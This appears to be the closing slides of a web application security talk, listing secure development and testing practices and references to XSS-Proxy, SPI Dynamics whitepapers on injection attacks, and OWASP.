
- Awareness
- Education
- Coding Practices !
- Standard Libraries
- Assessment Tools and Technology

- Design for Security – document input types, valid formats, constraints and build them into the design spec
- Test for Security
- Don't just review code – the implementation counts
- Combine techniques – static, dynamic, bin
- Test in QA , also validate Production
- Test Often – things changes

Traditional Security Certification



Application Security Certification



References / Contact

- XSS-Proxy by Anton Rager
 - <http://sourceforge.net/projects/xss-proxy>
- Whitepapers on www.spidynamics.com:
 - Cross-Site-Scripting
 - SQL Injection
 - Blind SQL Injection
 - LDAP Injection
 - SOAP Attacks
- Open Web Application Security Project:
 - www.owasp.org Next meeting in Columbia MD: AJAX !
- Contact: mfisher@spidynamics.com

